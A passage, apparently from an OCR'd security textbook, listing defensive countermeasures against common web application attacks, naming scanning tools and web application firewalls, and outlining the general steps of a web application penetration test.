  - Parse the document with a securely configured parser
  - Configure the XML processor to use local static DTD and disable any declared DTD included in XML document
  - Disable DOCTYPE tag or use input validation to block input containing it
- **Broken Access Control**
  - Perform access control checks before redirecting the authorized user to requested resource
  - Avoid using insecure Id's to prevent attacker from guessing it
  - Provide session timeout mechanism
  - Limit file permissions to authorized users from misuse
  - Avoid client side caching mechanism
  - Remove session tokens on server side on user logout



- **Security Misconfiguration**

  Security misconfiguration makes web applications potentially vulnerable and may provide attackers with access to them, to files, and to other application-controlling functions. Insufficient transport layer protection would allow attackers to obtain unauthorized access to sensitive information as well as perform attacks such as account theft, phishing, and compromise admin accounts. Encrypt all communications between the website and the client to prevent attacks occurring because of insufficient transport layer protection. Following are some of the countermeasures for security misconfiguration attacks:


  - Configure all security mechanisms and disable all unused services
  - Setup roles, permissions, and accounts and disable all default accounts or change their default passwords
  - Scan for latest security vulnerabilities and apply the latest security patches
  - Non-SSL requests to web pages should be redirected to the SSL page
  - Set the 'secure' flag on all sensitive cookies
  - Configure SSL provider to support only strong algorithms
  - Ensure the certificate is valid, not expired, and matches all domains used by the site
  - Backend and other connections should also use SSL or other encryption technologies

- **XSS Attacks**

  Cross-Site Scripting (XSS) is also one of the types of input validation attacks that target the flawed input validation mechanism of web applications for the purposes of


malicious activities. Attackers embed malicious script into web app input gates, which allow them to bypass the security measures imposed by the apps. The following are some of the countermeasures for XSS attacks:

- Validate all headers, cookies, query strings, form fields, and hidden fields (i.e. all parameters) against a rigorous specification
- Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use
- Use a web application firewall to block the execution of malicious script
- Convert all non-alphanumeric characters to HTML character entities before displaying the user input in search engines and forums
- Encode Input and output and filter Meta characters in the input
- Do not always trust websites that use HTTPS when it comes to XSS
- Filtering script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users
- Deploy public key infrastructure (PKI) for authentication that actually check to ascertain that the script introduced is really authenticated
- Implement a stringent security policy.
- Web servers, application servers, and web application environments are vulnerable to cross-site scripting. It is hard to identify and remove XSS flaws from web applications. The best way to find flaws is to perform a security review of the code, and search in all the places where input from an HTTP request comes as an output through HTML.
- Attacker uses a variety of different HTML tags to transmit a malicious JavaScript. Nessus, Nikto, and other tools can help to some extent for scanning websites for these flaws. If scanning discovers vulnerability in one website, there is a high chance of it being vulnerable to other attacks.
- Review the website code to protect against XSS attacks. Check the robustness of the code by reviewing and comparing it against exact specifications. Check the following areas: the headers, as well as cookies, query string form fields, and hidden fields. During the validation process, there must be no attempt to recognize the active content, either by removing the filter or by sanitizing it.
- There are many ways to encode the known filters for active content. A "positive security policy" is highly recommended, which specifies what is allowed and what must be removed. Negative or attack signature–based policies are hard to maintain, as they are incomplete.
- Input fields should be limited to a maximum since most script attacks need several characters to initiate.



- **Insecure Deserialization**
  - Validate untrusted input which is to be serialized to ensure serialized data contains only trusted classes
  - Deserialization of trusted data must cross a trust boundary
  - Developers must re-architect their applications
  - Avoid serialization for security-sensitive classes
  - Guard sensitive data during deserialization
  - Filter untrusted serial data
  - Duplicate Security Manager checks enforced in a class during serialization and deserialization
  - Understand the security permissions given to serialization and deserialization
- **Using Components with Known Vulnerabilities**
  - Regularly check the versions of both client side and server side components and their dependencies
  - Continuously monitor sources like National Vulnerability Database (NVB) for vulnerabilities in your components
  - Apply security patches regularly
  - Scan the components with security scanners frequently
  - Enforce security policies and best practices for component use

- **Insufficient Logging & Monitoring**
  - Define scope of assets covered in log monitoring to include business critical areas
  - Setup a minimum baseline for logging and ensure that it is followed for all assets
  - Ensure that logs are logged with user context so logs are traceable to specific users
  - Ensure what to log and what log to look for proactive incident identification
  - Perform sanitization on all event data to prevent log injection attacks



- **Directory Traversal**

  Directory traversal enables attackers to exploit HTTP, gain access to restricted directories, and execute commands outside the web server's root directory. Developers must configure web applications and their server with appropriate file and directory permissions to avoid directory traversal vulnerabilities.

  Following are some of the countermeasures for directory traversal attacks:

  - Define access rights to the protected areas of the website
  - Apply checks/hot fixes that prevent the exploitation of the vulnerability such as Unicode to affect the directory traversal
  - Web servers should be updated with security patches in a timely manner


- **Unvalidated Redirects and Forwards**

  Generally, web applications redirect and forward users to other pages and websites. Therefore, if a web application does not validate the data, then attackers can redirect users to malicious websites or use forwarding to access unauthorized pages. Therefore, to prevent such attacks, it is best not to allow users to directly supply parameters to redirect and forward in web application logic.

  Following are some of the countermeasures for unvalidated redirects and forwards attacks:

  - Avoid using redirects and forwards
  - If destination parameters cannot be avoided, ensure that the supplied value is valid and authorized for the user

- **Waterhole Attack**
  - Apply software patches regularly to remove any vulnerabilities
  - Monitor network traffic
  - Secure DNS server to prevent attackers from redirecting the site to new location
  - Analyze user behavior
  - Inspect popular websites
  - Use browser plug-ins that block HTTP redirects
  - Disable third party content such as advertising services, which track user activities



- **Cross-Site Request Forgery**

  Using a CSRF attack, attackers entice a user's browser to send a fake HTTP request, including the user session cookie and other authentication information, to a legitimate (vulnerable) web application to perform malicious activities.

  Following are some of the countermeasures for cross-site request forgery attacks:

  - Logoff immediately after using a web application and clear the history
  - Do not allow your browser and websites to save login details
  - Check the HTTP Referrer header and when processing a POST, ignore URL parameters

- **Cookie/Session Poisoning**

  Browsers use cookies to maintain a session state. They also contain sensitive, session-specific data (e.g. user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs). Attackers engage in cookie/session poisoning by modifying data in the cookie to gain escalated access or otherwise maliciously affect a user session. Developers must thus follow secure coding practices to secure web applications against such poisoning attacks. Developers must use proper session-token generation mechanisms to issue random session IDs.

  Following are some of the countermeasures for cookie/session poisoning attacks:

  - Do not store plain text or weakly encrypted password in a cookie
  - Implement cookie's timeout

- Cookie's authentication credentials should be associated with an IP address
- Make logout functions available

- **Web Services Attack**


  Use multiple layer protection and standard HTTP authentication techniques to defend against web services attacks. Because most models incorporate business-to-business applications, it becomes easier to restrict access only to valid users.

  Following are some of the additional countermeasures to defend against web services attacks:

  - Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages
  - Use document-centric authentication credentials that use SAML
  - Use multiple security credentials such as X.509 Cert, SAML assertions, and WS-Security
  - Deploy web services-capable firewalls capable of SOAP and ISAPI level filtering
  - Configure firewalls/IDS systems for a web services anomaly and signature detection
  - Configure firewalls/IDS systems to filter improper SOAP and XML syntax
  - Implement centralized in-line requests and responses schema validation
  - Block external references and use pre-fetched content when de-referencing URLs
  - Maintain and update a secure repository of XML schemas


How to Defend Against Web Application Attacks

To defend against web application attacks, you can follow the countermeasures stated earlier. To protect the web server, you can use a WAF firewall/IDS and filter packets. You also should regularly update the server's software using patches to keep it up-to-date and protect it from attackers. Sanitize and filter the user input, analyze the source code for SQL injection, and minimize use of third-party applications to protect the web applications. You can also use stored procedures and parameter queries to retrieve data and disable verbose error messages, which can provide attackers with useful information. Use custom error pages to protect the web applications. To avoid SQL injection into the database, connect using a non-privileged account, and grant least privileges to the database, tables, and columns. Disable commands such as xp_cmdshell, which can affect the OS.



Web App Security Testing Tools

There are various web application security assessment tools available for scanning, detecting, and assessing the vulnerabilities/security of web applications. These tools reveal their security posture; you can use them to find ways to harden security and create robust web applications. These tools automate the process of accurate web-app security assessment. This section discusses some of these web-app security tools.



Web Application Security Testing Tools

- **Acunetix Web Vulnerability Scanner**

  Source: *https://www.acunetix.com*

  Acunetix WVS checks web applications for SQL injections, cross-site scripting, etc. It includes advanced penetration testing tools, such as the HTTP Editor and the HTTP Fuzzer. Port scans a web server and runs security checks against network services. Tests

web forms and password-protected areas. It includes an automatic client script analyzer allowing for security testing of Ajax and Web 2.0 apps.

- **Watcher Web Security Tool**

  Source: *https://www.casaba.com*

  Watcher is a plugin for the Fiddler HTTP proxy that passively audits a web application to find security bugs and compliance issues automatically. It acts as an assistant to the developer or pen-tester by quickly identifying issues that commonly lead to security problems in web apps. Integrate it into your test passes to achieve more coverage of security testing goals.

- **Netsparker**

  Source: *https://www.netsparker.com*

  Netsparker finds and reports web application vulnerabilities such as SQL Injection and Cross-site Scripting (XSS) on all types of web applications regardless of the platform and technology they are built with.

  Features:

  - **Automatic Detection**: Automatically detect XSS, SQL Injection and other web application vulnerabilities.
  - **Dead Accurate**: Use your time fixing vulnerabilities and not verifying the scanner's findings.
  - **Scalable**: Easily scan 100s and 1000s of web applications simultaneously with a fully scalable service.
  - **Integration**: Easily integrate web security scanning in the SDLC and continuous development systems.

Some of the additional web application security testing tools include:

- N-Stalker Web Application Security Scanner (*https://www.nstalker.com*)
- OWASP Zap (*https://www.owasp.org*)
- Arachni (*http://arachni-scanner.com*)
- Vega (*https://www.subgraph.com*)
- Nessus (*https://www.tenable.com*)
- Skipfish (*https://code.google.com*)
- WebReaver (*https://www.websecurify.com*)
- WSSA - Web Site Security Audit (*https://www.beyondsecurity.com*)
- Syhunt Hybrid (*http://www.syhunt.com*)
- IronWASP (*http://ironwasp.org*)
- Wapiti (*http://wapiti.sourceforge.net*)

- WebWatchBot (*http://www.exclamationsoft.com*)
- Secunia PSI (*https://www.flexera.com*)
- KeepNI (*http://www.keepni.com*)
- Exploit-Me (*http://labs.securitycompass.com*)
- x5s (*https://www.casaba.com*)
- HconSTF (*http://www.hcon.in*)
- PunkScan (*https://bitbucket.org*)

Web Application Firewall

Web application firewalls secure websites, web applications, and web services against known and unknown attacks. They prevent data theft and manipulation of sensitive corporate and customer information. Some of the most commonly used web application firewalls are as follows:

- **dotDefender**

  Source: *http://www.applicure.com*


  dotDefender™ is a software based Web Application Firewall that protects your website from malicious attacks such as SQL injection, path traversal, cross-site scripting, and others that result in web site defacement. It complements the network firewall, IPS, and other network-based Internet security products. It inspects HTTP/HTTPS traffic for suspicious behavior.


  Features:

  - Handle .NET Security issues
  - Enterprise-class security against known and emerging hacking attacks
  - Solutions for hosting, enterprise, and SMB/SME
  - Supports multiple platforms and technologies (IIS, Apache, Cloud, etc.)
  - Open API for integration with management platforms and other applications
  - Prevents denial-of-service (DoS) attacks

Some of the additional web application firewalls include:

- ServerDefender VP (*https://www.port80software.com*)
- IBM Security AppScan (*https://www.ibm.com*)
- Radware's AppWall (*https://www.radware.com*)
- QualysGuard WAF (*https://www.qualys.com*)
- Barracuda Web Application Firewall (*https://www.barracuda.com*)
- ThreatSentry (*https://www.privacyware.com*)
- ThreatRadar (*https://www.imperva.com*)
- SecureSphere (*https://www.imperva.com*)
- ModSecurity (*http://www.modsecurity.org*)
- SteelApp Web App Firewall (*http://www.wansolutionworks.com*)
- Trustwave Web Application Firewall (*https://www.trustwave.com*)
- Cyberoam's Web Application Firewall (*https://www.cyberoam.com*)
- Kerio Control (*http://www.kerio.com*)






Web Application Pen Testing

To secure web applications from various attacks, organizations adopt penetration methodologies that help them assess the security of their web applications against known attacks. Organizations hire pen testers to gauge their security by simulating known attacks on target web applications. This section provides a brief overview of the steps involved in web application penetration testing.

Web application pen testing is used to identify, analyze, and report vulnerabilities such as input validation, buffer overflow, SQL injection, bypassing authentication, code execution, etc. in a given application. The best way to perform penetration testing is to conduct a series of methodical and repeatable tests and to work through all of the different application vulnerabilities.

Why web application pen testing?

- **Identification of ports:** Scan the ports to identify the associated running services and analyze them through automated or manual tests to find weaknesses.
- **Verification of vulnerabilities:** To exploit the vulnerability in order to test and fix the issue.
- **Remediation of vulnerabilities:** To retest the solution against vulnerability to ensure that it is completely secure.



Web Application Pen Testing Steps

A web application penetration test evaluates the security of a web application. The process detects various security weaknesses, flaws, or vulnerabilities and presents them to the system owner, along with an assessment of potential impacts and possible solutions. As a pen tester, you must test web applications for vulnerabilities such as input validation, buffer overflow, SQL injection, bypassing authentication, code execution, and so on. The best way to penetration test is to conduct a series of methodical and repeatable tests and to work through all of the different application vulnerabilities.

The general steps involved in web-application penetration testing are listed below to give you an idea of how to proceed.

- **Step 1: Define objective**

  You should define the aim of the penetration test before conducting it. This would help you to move in right direction towards your aim of penetration test.

- **Step 2: Information gathering**

  You should gather as much information as possible about your target system or network.

- **Step 3: Configuration management testing**

  Most web application attacks occur because of improper configuration. Therefore, you should conduct configuration management testing. This also helps you to protect against known vulnerabilities by installing the latest updates.

- **Step 4: Authentication testing**

  Test the authentication mechanism of the application by trying to bypass authentication mechanism anyway and to determine the possible exploits in it.

- **Step 5: Session management testing**

  Perform session management testing to check your web application against various attacks that attacker carries out on session ID such as session hijacking, session fixation, and so on.

- **Step 6: Denial-of-service testing**

  Send a vast amount of requests to the web application until the server is saturated. Analyze the behavior of application when the server is saturated. In this way, you can test your web application against denial-of-service attacks.

- **Step 7: Data validation testing**

  Failing to adopt a proper data validation method is a common security weakness observed in most web applications, which can further lead to major vulnerabilities. Thus, before a hacker finds those vulnerabilities and exploits your application, you must perform data validation testing and protect it.

- **Step 8: Business logic testing**

  Web application security flaws may be present even in the context of business logic, such as improper error handling. Try to exploit such flaws. Attackers may do something that a business does not allow, which could in turn lead to great financial losses. Testing business logic for security flaws often requires unconventional thinking.

- **Step 9: Authorization testing**

  Analyze how a web application authorizes users, then try to find and exploit the vulnerabilities present in the authorization mechanism. For example, once authenticated by the application, you should try to escalate your privileges to access sensitive areas such as an admin page.

- **Step 10: Web services testing**


  Web services use HTTP protocol in conjunction with SML, WSDL, SOAP, and UDDI technologies. Therefore, they have XML parser–related vulnerabilities in addition to SQL injection, information disclosure, and so on. You should conduct web services testing to determine their vulnerabilities.


- **Step 11: AJAX testing**


  Though developers develop more responsive web applications using AJAX, it is likely that they are just as vulnerable as traditional web applications. Testing for AJAX is challenging, because developers are given full freedom to design the method of client-server communication.

